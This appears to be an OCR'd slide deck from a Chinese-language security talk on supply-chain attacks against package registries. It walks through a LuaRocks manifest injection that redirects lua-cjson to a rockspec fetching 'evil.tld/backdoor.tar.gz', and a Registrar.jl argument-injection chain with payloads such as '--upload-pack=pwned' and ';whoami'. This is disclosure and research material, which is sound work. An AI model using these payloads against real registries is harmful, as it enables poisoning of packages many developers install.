

DEV✓CORE

Hack the  
Package Registries

／ 根  
惡 源  
魔 性

你說的

沒錯。

好好選用公認知名的安裝來源。

用可信的開發者做的套件。

裝 package 的時候**不要打錯字。**

但是，

如果整個 package 的來源

根本被駭掉了ㄟ

```
$ whois splitline.tw
```

Security Researcher @ DE✓CORE

UNDEFINED Conclave Member

Average Web 🐱



SPLITLINE

kiong

ìng

liān

kong

kik

供應鏈攻擊

Supply

Chain

Attack



套件開發者

上傳  
➔

# Package Registry

PyPI, npm, RubyGems, NuGet...






套件開發者

上傳  
➔


# Package Registry

PyPI, npm, RubyGems, NuGet...





套件開發者



← Blog

# Shai-Hulud: Ongoing Package Supply Chain Worm Delivering Data-Stealing Malware

Detect and mitigate a critical supply chain compromise affecting over 100+ packages, organizations should act urgently.

Merav Bar, Rami McCarthy, Barak Sharoni

10 minute read



ALERT

## Malware Discovered in Popular NPM Package, ua-parser-js

Last Revised: October 22, 2021

Versions of a popular NPM package named `ua-parser-js` was found to contain malicious code. `ua-parser-js` is used in apps and websites to discover the type of device or browser a person is using from User-Agent data. A computer or device with the affected software installed or running could allow a remote attacker to obtain sensitive information or take control of the system.

CISA urges users and administrators using compromised ua-parser-js versions 0.7.29, 0.8.0, and 1.0.0 to update to the

nt-config-prettier, eslint-plugin-prettier, synckit, @pkgr/core, napi-postinstall have embedded malicious code

everity | GitHub Reviewed | Published on Jul 20, 2025 to the GitHub Advisory Database · Updated on Jan 23

erability details | Dependabot alerts 0

Package	Affected versions	Pat
@pkgr/core (npm)	= 0.2.8	0.2
eslint-config-prettier (npm)	= 8.10.1 = 9.1.1 >= 10.1.6, <= 10.1.7	8.1 9.1 10.
eslint-plugin-prettier (npm)	>= 4.2.2, <= 4.2.3	4.2
got-fetch (npm)	>= 5.1.11, <= 5.1.12	6.C
napi-postinstall (npm)	= 0.3.1	0.3
synckit (npm)	= 0.11.9	0.1

Description

eslint-config-prettier 8.10.1, 9.1.1, 10.1.6, and 10.1.7 has embedded malicious code for a supply chain compromise. The affected package executes an install.js file that launches the node-gyp.dll malware on Windows.



This article is more than 1 year old

# Check your repos... Crypto-coin-stealing code sneaks into fairly popular NPM lib (2m downloads per week)

### Node.js package tried to plunder Bitcoin wallets


Thomas Claburn

Mon 26 Nov 2018 / 20:58 UTC

A widely used Node.js code library listed in NPM's warehouse of repositories was altered to include crypto-coin-stealing malware. The lib in question, event-stream, is downloaded roughly two million times a week by application programmers.

Security

supply-chain attack analysis: Ultralytics



套件開發者



# Package Registry


PyPI, npm, RubyGems, NuGet...

requests

Newtonsoft.Json

express.js





套件開發者



Package Registry

PyPI, npm, RubyGems, NuGet...




Compromise


requests

Newtonsoft.Json

express.js

Poision





套件開發者



上傳

Package Registry

PyPI, npm, RubyGems, NuGet...



打 Web

express.js


Poision



RIP



目標 / 1/4



# **LuaRocks**

#Lua #OpenResty #ngx\_lua #nvim

```
$ luarocks install lua-cjson
```

luarocks.org/manifest



manifest.repository["lua-cjson"][<ver>]



{{arch="rockspec"}, {arch="src"}}



luarocks.org/lua-cjson-2.1.0.10-1.rockspec

竄改 →

luarocks.org/manifest

manifest.repository["lua-cjson"][<ver>]

{{arch="rockspec"}, {arch="src"}}

luarocks.org/lua-cjson-2.1.0.10-1.rockspec ←

劫持

luarocks.org/manifest

Lua Script

```
commands = {}
modules = {}
repository = {
  ["15puzzle.nvim"] = {
    ["1.4.0-1"] = {
      {
        arch = "rockspec"
      }, {
        arch = "src"
      }
    },
    ["1.4.1-1"] = {
      {
        arch = "rockspec"
      }, {
        arch = "src"
      }
    },
    ["main-1"] = {
```

Global  
Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {  
    ["1.4.0-1"] = {  
      {  
        arch = "rockspec"  
      }  
      {  
        arch = "src"  
      }  
    }  
  }  
}
```

lua-cjson-2.1.0.10-1.rockspec

lua-cjson-2.1.0.10-1.src.rock

```
{  
  arch = "  
}, {  
  arch = "src"  
}  
},  
["main-1"] = {
```

Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {
```

```
    }, {  
      arch = "src"
```

```
    }, {  
      arch = "rockspec"
```

lua-cjson-2.1.0.10-1.src.rock

```
  },  
  ["main-1"] = {
```

Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {
```

```
    }, {  
      arch = "meow"  
    }  
  }
```

```
    {  
      arch = "rockspec"  
    }, {  
      arch
```

lua-cjson-2.1.0.10-1.meow.rock

```
  },  
  ["main-1"] = {
```

Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {
```

```
  }, {
```

```
    arch = "meow\""
```

```
  }
```

```
  ["lua-cjson-2.1.0.10-1"] = {
```

```
    {
```

```
      arch = "rockspec"
```

```
    }, {
```

```
      arch =
```

```
      "lua-cjson-2.1.0.10-1.meow".rock
```

```
    }
```

```
  },
```

```
  ["main-1"] = {
```

Manifest

luarocks.org/manifest

```
commands = {}  
modules = {}  
repository = {  
  ["15puzzle.nvim"] = {
```

```
  }, {
```

```
    arch = "meow\\"
```

```
  }
```

```
  ["main-1"] = {
```

```
    {
```

```
      arch = "rockspec"
```

```
    }, {
```

```
      arch =
```

lua-cjson-2.1.0.10-1.meow\".rock

```
    }
```

```
  },
```

```
  ["main-1"] = {
```

Manifest

luarocks.org/manifest

```
86 out:write(open"..v"..close)
87 else
88     out:write("\\"..v:gsub("\\", "\\")..."")
89 end
90 else
91     out:write(tostring(v))
```

```
    {
      arch = "rockspec"
    }, {
      arch
```

lua-cjson-2.1.0.10-1.meow".rock

Manifest

```
evil-1.0.x\"}}}};repository={'lua-json  
  '={['1.0.1-1']= {...}};-- .rock
```

**Pwned!**

```
}
```

```
  ['1.0.1'] = {
```

```
  {
```

```
    arch = "x\\"}}}}};repository={'lua-cjson'={ [...]}];
```

```
  }
```

```
},
```

```
evil-1.0.x\\"); repository={ 'lua-json  
  '={ [ '1.0.1-1' ]={ ... } }; -- .rock
```



```
}  
[ '1.0.1' ] = {  
  {  
    arch = "x\\"}); repository={ 'lua-cjson'={ [ ... ] } };  
  }  
},
```

luarocks.org/manifest



manifest.repository["lua-cjson"][<ver>]



{{arch="rockspec"}, {arch="src"}}



luarocks.org/lua-cjson-2.1.0.10-1.rockspec

luarocks.org/manifest



manifest.repository["lua-cjson"][<ver>]



{{arch="rockspec"}, {arch="src"}}



**luarocks.org/lua-cjson-2.1.0.10-1.rockspec**

luarocks.org/manifest

manifest.repository["lua-cjson"][<ver>]

**lua-cjson**

**2.1.0.10-1**

Name

Version

{{arch "rockspec"}, {arch "src"}}

luarocks.org/lua-cjson-2.1.0.10-1.rockspec

luarocks.org/manifest

manifest.repository["lua-cjson"][<ver>]

**lua-cjson-2.1.0.10**

**1**


**Name**

**Version**

{{arch="rockspec"}}, {arch="src"}}

luarocks.org/lua-cjson-2.1.0.10-1.rockspec


luarocks.org/manifest



The image shows a browser window with two tabs. The active tab is titled 'luarocks.org/lua-resty-http-0' and the address bar shows the URL 'https://luarocks.org/lua-resty-http-0.06-0.rockspec'. The main content of the page is a Lua table representing the package manifest. The table contains fields for 'package', 'version', 'source', and 'description'. The 'source' field is a table with 'url' and 'tag' keys. The 'description' field is a table with 'summary' and 'detailed' keys. The 'detailed' key contains a list of text describing the package's features.

```
package = "lua-resty-http"
version = "0.06-0"
source = {
  url = "git://github.com/pint-sized/lua-resty-http",
  tag = "v0.06"
}
description = {
  summary = "Lua HTTP client cosocket driver for OpenResty / ngx_lua",
  detailed = [
    Features an HTTP 1.0 and 1.1 streaming interface to reading
    bodies using coroutines, for predictable memory usage in Lua
    land. Alternative simple interface for singleshots requests
```


luarocks.org/manifest



The image shows a browser window with two tabs. The active tab is titled "luarocks.org/luas-resty-http-0" and the inactive tab is "LuaRocks - The Lua package". The address bar shows the URL "https://luarocks.org/luas-resty-http-0.06-0.rockspec". The main content area displays the following LuaRocks manifest file:

```
package = "luas-resty"  
version = "http-0.06-0"  
source = { url = "http://evil.tld/backdoor.tar.gz" }  
description = { summary = "GGG" }  
build = { type = "builtin", modules = {} }
```

luarocks.org/manifest



Pwned!

```
description = { summary = "GGG" }  
build = { type = "builtin", modules = {} }
```

← → ↻ <https://luarocks.org/modules/membphis/luas-resty-ngxvar>




Search modules or uploaders...

[Install](#) [Docs](#) [splitli](#)

# luas-resty-ngxvar

Fetch ngx variable by FFI way for OpenResty which is faster

UPLOADER	LICENSE	HOMEPAGE	DOWNLOADED
 <a href="#">membphis</a>	Apache License 2.0	<a href="https://github.com/iresty/luas-var-nginx">github.com/iresty/luas-var-nginx...</a>	466

**INSTALL:** `$ luarocks install luas-resty-ngxvar`

## Versions

[0.5.2-0](#) 5 years ago 407,633 downloads


[0.5.1-0](#) 5 years ago 22 downloads

[0.5-0](#) 6 years ago 53,549 downloads

[0.4-0](#) 6 years ago 2,246 downloads

47 kB↓ 2.5 MB↑

目標 / 2/4



The image shows the word "julia" in a lowercase, bold, black serif font with a white outline. The letters are set against a dark gray background. Above the letters, there are five colored circles: a blue circle above the 'j', a red circle above the 'l', a green circle above the 'i', and two purple circles above the 'a'. The circles are arranged in a slightly irregular pattern, with the green circle being the highest and the blue circle being the leftmost.

julia



# JuliaHub



```
Installed Parsers — v2.4.0
Installed JSON — v0.21.3
Updating `~/ .julia/environments/v1.10/Project.toml`
[682c06a0] + JSON v0.21.3
```

[github.com/JuliaRegistries/General.git](https://github.com/JuliaRegistries/General.git)

```
[682c06a0] + JSON v0.21.3
[69de0a69] + Parsers v2.4.0
[ade2ca70] + Dates
[a63ad114] + Mmap
[de0858da] + Printf
[4ec0a83e] + Unicode
```

## Register Package



Add a package that you've built to the General registry.

Registry

General



### ▼ New package

Package URL ⓘ

repo\_url

Server Type ⓘ

Bare Git



Directory ⓘ

subdir

Tag/Branch ⓘ

default

branch

Release Notes

```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mktempdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse $ref:$subdir`), ""
    end
  end
# .....
```

omg CoMMAnD  
InJeCTIoN

```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mkdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse $ref:$subdir`), ""
    end
  end
end
```

main: ;whoami

subdir= ;whoami



## Interpolation

Suppose you want to do something a bit more complicated and use the name of a file in the variable `file` as an argument to a command. You can use `$file` for interpolation, but in Julia as you would in a string literal (see [Strings](#)):

TL;DR 這樣安全。

```
julia> file = "/etc/passwd"
"/etc/passwd"

julia> `sort $file`
`sort /etc/passwd`
```



```
withpasswd(url) do url, env
    run(Cmd(`git clone --bare $url $dest`; env))
end

readchomp(`git -C $dest rev-parse $ref:$subdir`), ""

end
```

```
exec("git", ["git", "-C", "/tmp/x", "rev-parse", "main:; whoami"])
```

```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mktempdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse $ref:$subdir`), ""
    end
  end
end

# .....
```



omg ARGUMENT  
INJECTION

```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mktempdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse --f:$subdir`), ""
    end
  end
end
# .....
```



--upload-pack=whoami;://foo.com/bar.git

omg ARGUMENT  
INJECTION



```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mkdir() do dir
      dest = joinpath(dir, repo)
      withpasswd(url) do url, env
        run(Cmd(`git clone --bare $url $dest`; env))
      end
      readchomp(`git -C $dest rev-parse $ref:$subdir`), ""
    end
  end
end
# .....
```

omg ARGUMENT  
INJECTION



```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

```
    mktempdir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

```
  withpwd(url) do url, env
```

```
    ! (Cmd(`git clone --bare $url $dest`; env))
```

```
{
```

```
  "full_name": "<user>/<repo>",
```

```
  ...
```

```
  "clone_url": "https://github.com/...",
```

```
}
```

```
  -parent -> ref:$subdir`), ""
```

omg ARGUMENT  
InJECTION



```
function gettreesha(repo, ref, subdir)
  return try
    url = cloneurl(repo)
    mktempdir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

廢洞



```
"full_name": "<user>/<repo>",
```

```
...
```

```
"clone_url": "https://github.com/...",
```

```
}
```



```
(-path ... ref:$subdir`), ""
```

JuliaRegistries/Registrar.jl



### Argument injection in `gettreesha()` function in Registrar.jl

Critical

GHSA-w8jv-rg3h-fc68 published on Jun 25, 2025 by aviks



JuliaWeb/HTTP.jl

! **Header injection/Response splitting via header construction.**

GHSA-h3x8-ppwj-6vcj published on Oct 10, 2025 by aviks

Moderate

! **CR/LF injection in URIs.jl (also affects HTTP.jl)**

GHSA-4g68-4pxg-mw93 published on Jun 25, 2025 by aviks

Moderate

JuliaRegistries/Registry.jl

! **Argument injection in `getty`**

**RCE !**

Critical

JuliaWeb/GitForge.jl

! **Lack of validation for user-provided fields in GitForge.jl**

GHSA-g2xx-229f-3qjm published on Jun 25, 2025 by aviks

Moderate

JuliaWeb/HTTP.jl

! **Header injection/Response splitting via header construction.**

GHSA-h3x8-ppwj-6vcj published on Oct 10, 2025 by aviks

Moderate

! **CR/LF injection in URIs.jl (also affects HTTP.jl)**

GHSA-4g68-4pxg-mw93 published on Jun 25, 2025 by aviks

Moderate

! **Argument injection in `getty`**

REGISTRIES/REGISTR...

Critical

JuliaWeb/GitForge.jl

! **Lack of validation for user-provided fields in GitForge.jl**

GHSA-g2xx-229f-3qjm published on Jun 25, 2025 by aviks

Moderate

```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

```
    mktempdir() do dir
```


api.github.com/repos/<user>/<repo>



```
  withpasswd(url) do url, env
```

```
    run(Cmd(`git clone --bare $url $dest`; env))
```

```
{  
  "full_name": "<user>/<repo>",  
  ...  
  "clone_url": "https://github.com/...",  
}
```



```
  ev-parse (ref:$subdir`), ""
```

```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

```
    mkdirp(dest_dir)
```

```
    api.github.com/repos/<user>/<repo>
```



怎麼拆出來的

```
{  
  "full_name": "<user>/<repo>",  
  ...  
  "clone_url": "https://github.com/...",  
}
```



```
repo_url = https://github.com/<user>/<repo>
```

```
function gettreesha(repo, ref, subdir)  
  return try
```

```
    url = cloneurl(repo)
```

```
    mkdir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

```
  thpasswd(url) do url, env
```

```
  run(Cmd(`git clone --bare $url $dest`; env))
```

```
{  
  "full_name": "<user>/<repo>",  
  ...  
  "clone_url": "https://github.com/...",  
}
```

```
  ev-parse(ref:$subdir`), ""
```

```
repo_url = https://github.com/<user>/<repo>
```

```
function gettreesha(repo, ref, subdir)
```

```
return try
```

```
url = cloneurl(repo)
```

```
mktempdir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

```
thpasswd(url) do url, env
```

```
run(Cmd(`git clone --bare $url $dest`; env))
```

```
{  
  "full_name": "<user>/<repo>",  
  ...  
  "clone_url": "https://github.com/...",  
}
```

用 / 分割

```
repo_url = https://github.com/<user>/<repo>/../foo
```

```
function gettreesha(repo, ref, subdir)
```

```
return try
```

```
url = cloneurl(repo)
```

```
mkdir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

```
thpasswd(url) do url, env
```

```
run(Cmd(`git clone --bare $url $dest`; env))
```

```
{
```

```
  "full_name": "<user>/<repo>",
```

```
  ...
```

```
  "clone_url": "https://github.com/...",
```

```
}
```



👁️ 反斜線 \



```
function gettreesha(repo, ref, subdir)
```

```
return try
```

```
url = cloneurl(repo)
```

# 任意 API 路徑穿越！

```
api.github.com/repos/./whatever\endpoint
```



## 可控的 JSON

```
{  
  "clone_url": "--upload-pack=pwned;://foo",  
}
```

```
run(Cmd(`git clone --bare $url $dest`; env))
```



```
ev-parse(ref:$subdir`), ""
```

```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

穿去什麼路徑 🤔

```
api.github.com/repos/./whatever\endpoint
```



可控的 JSON

```
{  
  "clone_url": "--upload-pack=pwned;://foo",  
}
```



```
run(Cmd(`git clone --bare $url $dest`; env))
```

```
ev-parse ref:$subdir`), ""
```



# GitHub REST API documentation

Create integrations, retrieve data, and automate your workflows with the GitHub REST API.

Overview

Quickstart

Start here [View all →](#)

Popular

## About the REST API

Get oriented to the REST API documentation.

## Rate limits for the REST API

Learn about REST API rate limits, how to avoid exceeding them, and

api

api.github.com /markdown

/repos/X/Y/contents/file.md

/repos/X/Y/releases/assets/67

/repos/X/Y/actions/jobs/67/logs

api.github.com/markdown

~~POST~~ /markdown HTTP/1.1  
Host: api.github.com

```
{"text": "foo"}
```

```
<p>foo</p>
```

